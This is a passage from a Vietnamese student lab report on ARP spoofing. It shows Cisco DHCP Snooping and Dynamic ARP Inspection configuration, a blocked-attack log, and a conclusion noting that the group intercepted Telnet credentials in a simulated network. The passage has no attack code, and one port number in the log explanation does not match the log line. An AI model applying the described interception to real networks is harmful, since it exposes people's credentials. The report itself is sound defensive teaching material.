Tiếp đến đến giải pháp phòng chống, ở đây nhóm đề xuất một giải pháp là kết hợp giữa DHCP Snooping với Dynamic ARP Inspection (DAI). DHCP Snooping đóng vai trò xây dựng bảng dữ liệu ánh xạ giữa IP và MAC (ngoài ra còn có VLAN, interface,…) của các thiết bị được cấp IP khi tham gia vào mạng LAN. Trong khi đó DAI sẽ đóng vai trò bộ lọc, thực hiện kiểm tra và loại bỏ những gói tin ARP không hợp lệ dựa trên bảng dữ liệu mà DHCP Snooping đã xây dựng.

Cụ thể, khi một gói tin ARP được gửi trong mạng, DAI sẽ so sánh địa chỉ IP và MAC trong gói tin đó với thông tin đã được xác thực trước đó bởi DHCP Snooping. Nếu có sự sai lệch, gói tin sẽ bị loại bỏ nhằm ngăn chặn các hành vi giả mạo ARP (ARP Spoofing).

Tiến hành kiểm tra bảng ánh xạ DHCP Snooping tạo ra.

```
Switch#sh ip dhcp snooping binding
MacAddress          IpAddress        Lease(sec)  Type           VLAN  Interface
------------------  ---------------  ----------  -------------  ----  --------------------
00:50:79:66:68:00   192.168.1.8      86389       dhcp-snooping   1     GigabitEthernet0/3
00:0C:29:12:8C:BD   192.168.1.6      86343       dhcp-snooping   1     GigabitEthernet0/2
00:0C:29:81:BD:DD   192.168.1.7      86340       dhcp-snooping   1     GigabitEthernet0/1
Total number of bindings: 3
```

Hình 23. Bảng ánh xạ IP-MAC của DHCP Snooping

Tiến hành cấu hình DAI theo các bước, câu lệnh như dưới.

```
Switch#config terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#
Switch(config)#ip arp inspection vlan 1
Switch(config)#
Switch(config)#ip arp inspection validate src-mac dst-mac ip
Switch(config)#
Switch(config)#interface GigabitEthernet0/0
Switch(config-if)#
Switch(config-if)#ip arp inspection trust
Switch(config-if)#
Switch(config-if)#end
Switch#
```

Hình 24. Lệnh cấu hình Dynamic ARP Inspection

Chỉ định áp dụng DAI cho VLAN 1.

Đồng thời cấu hình cổng Inspection trust - cổng không cần phải kiểm tra (cổng đáng tin cậy) . Cổng này thường là cổng từ Switch đến Router hoặc đến DHCP server,... Ở đây nhóm cấu hình cổng GigabitEthernet0/0 là cổng trust - cổng từ Switch đến Router.


Lệnh cấu hình chính: *ip arp inspection validate {[src-mac] [dst-mac] [ip]}*
Lệnh này yêu cầu switch thực hiện các kiểm tra cụ thể trên các gói ARP đến. Theo mặc định, không có kiểm tra nào được bật.

Các tùy chọn và ý nghĩa:

- **src-mac**:
  - So sánh địa chỉ MAC nguồn trong **Ethernet header** với địa chỉ MAC gửi trong phần thân **gói ARP**.
  - Áp dụng cho cả **ARP request và ARP reply**.
  - Nếu địa chỉ MAC không trùng khớp, gói ARP được coi là **không hợp lệ và bị drop**.
- **dst-mac**:
  - So sánh địa chỉ MAC đích trong **Ethernet header** với địa chỉ MAC đích trong phần thân gói **ARP**.
  - Chỉ áp dụng cho **ARP reply**.
  - Nếu địa chỉ MAC không trùng khớp, gói ARP cũng bị **drop**.
- **ip**:
  - Kiểm tra phần IP trong gói ARP để phát hiện các địa chỉ IP không hợp lệ hoặc bất ngờ (ví dụ: 0.0.0.0, 255.255.255.255, địa chỉ multicast...).

- Địa chỉ IP gửi được kiểm tra trong cả ARP request và reply.
- Địa chỉ IP đích chỉ kiểm tra trong ARP reply [9].

Ngay khi vừa cài đặt, DAI đã phát hiện và ngăn chặn máy tấn công ở cổng G0/1 với log như hình dưới




Hình 25. Thông báo ở switch khi phát hiện tấn công arp spoof

Có thể diễn tả một dòng log
Invalid ARPs (Res) on Gi0/1, vlan 1.
([000c.2981.bddd/192.168.1.1/000c.2912.8cbd/192.168.1.6]) như sau:


- **Invalid ARPs (Res):** thông báo gói ARP Response (Reply) không hợp lệ
- **Gi0/3**: Cổng mà switch phát hiện gói ARP không hợp lệ.
- **vlan 1**: VLAN nơi xảy ra.
- **([000c.2981.bddd/192.168.1.1/000c.2912.8cbd/192.168.1.6])**:
  - ([src-mac/src-ip/dst-mac/dst-ip]): nội dung trong gói arp không hợp lệ

Tiến hành kiểm tra lại bảng ARP Cache ở máy nạn nhân Windows 10 thì thấy MAC của 192.168.1.1 (router) và MAC của 192.168.1.7 (máy tấn công) không còn trùng nhau nữa cho thấy cuộc tấn công ARP Spoofing đã bị ngăn chặn.



Hình 26. Kiểm tra bảng arp trên máy bị tấn công sau khi cấu hình DAI

Để chắc chắn thì nhóm tiến hành bắt gói tin telnet như lúc bị tấn công, kết quả là không có gói tin telnet nào bị bắt lại cho thấy việc phòng chống đã mang lại kết quả như mong muốn.



Hình 27. Dùng Wireshark bắt sau khi đã cấu hình DAI

V. Kết luận

- Đề tài đã tập trung nghiên cứu về tấn công ARP Spoofing, một kỹ thuật tấn công phổ biến và nguy hiểm trong môi trường mạng LAN. Qua quá trình tìm hiểu, nhóm đã trình bày chi tiết về cơ chế hoạt động của giao thức ARP, phân tích lỗ hổng bảo mật của nó dẫn đến khả năng bị tấn công ARP Spoofing. Các khái niệm, mục tiêu, hậu quả và quy trình thực hiện một cuộc tấn công ARP Spoofing đã được làm rõ, cùng với đó là các phương pháp phòng chống hiệu quả.
- Thông qua mô hình giả lập trên GNS3 cùng các máy ảo VMWare, nhóm đã:
    - Thực hiện thành công một cuộc tấn công ARP Spoofing, trong đó máy tấn công (Kali Linux) đã đầu độc bảng ARP của máy nạn nhân (Windows 10) và router. Kết quả là toàn bộ lưu lượng của máy nạn nhân đã đi qua máy tấn công.
    - Chứng minh được khả năng nghe lén dữ liệu không mã hóa khi tấn công ARP Spoofing thành công, cụ thể là bắt được thông tin đăng nhập Telnet của máy nạn nhân vào router bằng công cụ Wireshark.
    - Triển khai và kiểm chứng hiệu quả của các biện pháp phòng chống, cụ thể là sự kết hợp giữa DHCP Snooping và Dynamic ARP Inspection (DAI) trên switch. Kết quả cho thấy khi DAI được kích hoạt, các gói tin ARP giả mạo từ máy tấn công đã bị chặn, bảng ARP của máy nạn nhân được duy trì chính xác, và cuộc tấn công nghe lén không thể thực hiện được.
- Những kết quả đạt được từ phần demo đã minh chứng rõ ràng cho các nội dung lý thuyết đã trình bày, giúp người đọc có cái nhìn trực quan và sâu sắc hơn về mức độ nguy hiểm của ARP Spoofing cũng như tầm quan trọng của việc triển khai các biện pháp bảo mật.

VI. Hướng phát triển

- **Mở rộng nghiên cứu** sang các kỹ thuật tấn công phức tạp hơn dựa trên ARP Spoofing, ví dụ như kết hợp với DNS Spoofing để thực hiện tấn công Phishing tinh vi hơn, hoặc các kỹ thuật tấn công Session Hijacking nâng cao.
- **Đánh giá và so sánh hiệu quả** của các giải pháp phòng chống ARP Spoofing khác nhau trong các môi trường mạng cụ thể, ví dụ như sử dụng các công cụ giám sát mạng chuyên dụng (như Arpwatch), triển khai hệ thống phát hiện xâm nhập (IDS/IPS) có khả năng nhận diện ARP Spoofing.
- **Tìm hiểu sâu hơn** về các vấn đề bảo mật tương tự trong môi trường IPv6 với giao thức NDP (Neighbor Discovery Protocol) và các biện pháp phòng chống tương ứng như RA Guard, DHCPv6 Guard, SEND (Secure Neighbor Discovery).
- Qua đó, đề tài không chỉ cung cấp kiến thức lý thuyết mà còn mang lại kinh nghiệm thực tiễn quý báu, góp phần nâng cao nhận thức về an ninh mạng và các biện pháp bảo vệ hệ thống trước các mối đe dọa tiềm ẩn.

VII. Tài liệu tham khảo

[1] "Address Resolution Protocol," *vi.wikipedia.org*. https://vi.wikipedia.org/wiki/Address_Resolution_Protocol (truy cập ngày 4 tháng 5, 2025).

[2] "ARP Protocol Packet Format," geeksforgeeks.org. https://www.geeksforgeeks.org/arp-protocol-packet-format/ (truy cập ngày 4 tháng 5, 2025).

[3] "ARP là gì ? Tìm hiểu cơ chế hoạt động của giao thức ARP," *kb.pavietnam.vn*, 9 tháng 6, 2024. https://kb.pavietnam.vn/arp-la-gi-co-che-hoat-dong-cua-giao-thuc-arp.html#2_Cac_loai_giao_thuc_ARP_pho_bien (truy cập ngày 4 tháng 5, 2025).

[4] "ARP là gì? Tầm quan trọng của giao thức ARP trong mạng máy tính," *mctt.vn*. https://mctt.vn/arp-la-gi (truy cập ngày 7 tháng 5, 2025).

[5] "ARP spoofing," *vi.wikipedia.org*. https://vi.wikipedia.org/wiki/ARP_spoofing (truy cập ngày 4 tháng 5, 2025).

[6] NetworkShip, "ARP Spoofing Attack | HOW TO | Quickly Network Attacks | www.ipcisco.com," *youtube.com*, 6 tháng 9, 2022. https://www.youtube.com/watch?v=CFSer5BusBI (truy cập ngày 7 tháng 5, 2025).

[7] "What is ARP Spoofing? Risks, Detection, and Prevention," *sentinelone.com*. https://www.sentinelone.com/cybersecurity-101/threat-intelligence/arp-spoofing/#arp-spoofing-attack-prevention-best-practices (truy cập ngày 4 tháng 5, 2025).

[8] R. Grimmick, "ARP Poisoning: What it is & How to Prevent ARP Spoofing Attacks," *varonis.com*. https://www.varonis.com/blog/arp-poisoning#how-to-prevent-arp-poisoning-attacks (truy cập ngày 4 tháng 5, 2025).

[9] "Configuring Dynamic ARP Inspection," *cisco.com*. https://www.cisco.com/en/US/docs/switches/lan/catalyst3850/software/release/3.2_0_se/multibook/configuration_guide/b_consolidated_config_guide_3850_chapter_0110111.pdf (truy cập ngày 6 tháng 5, 2025).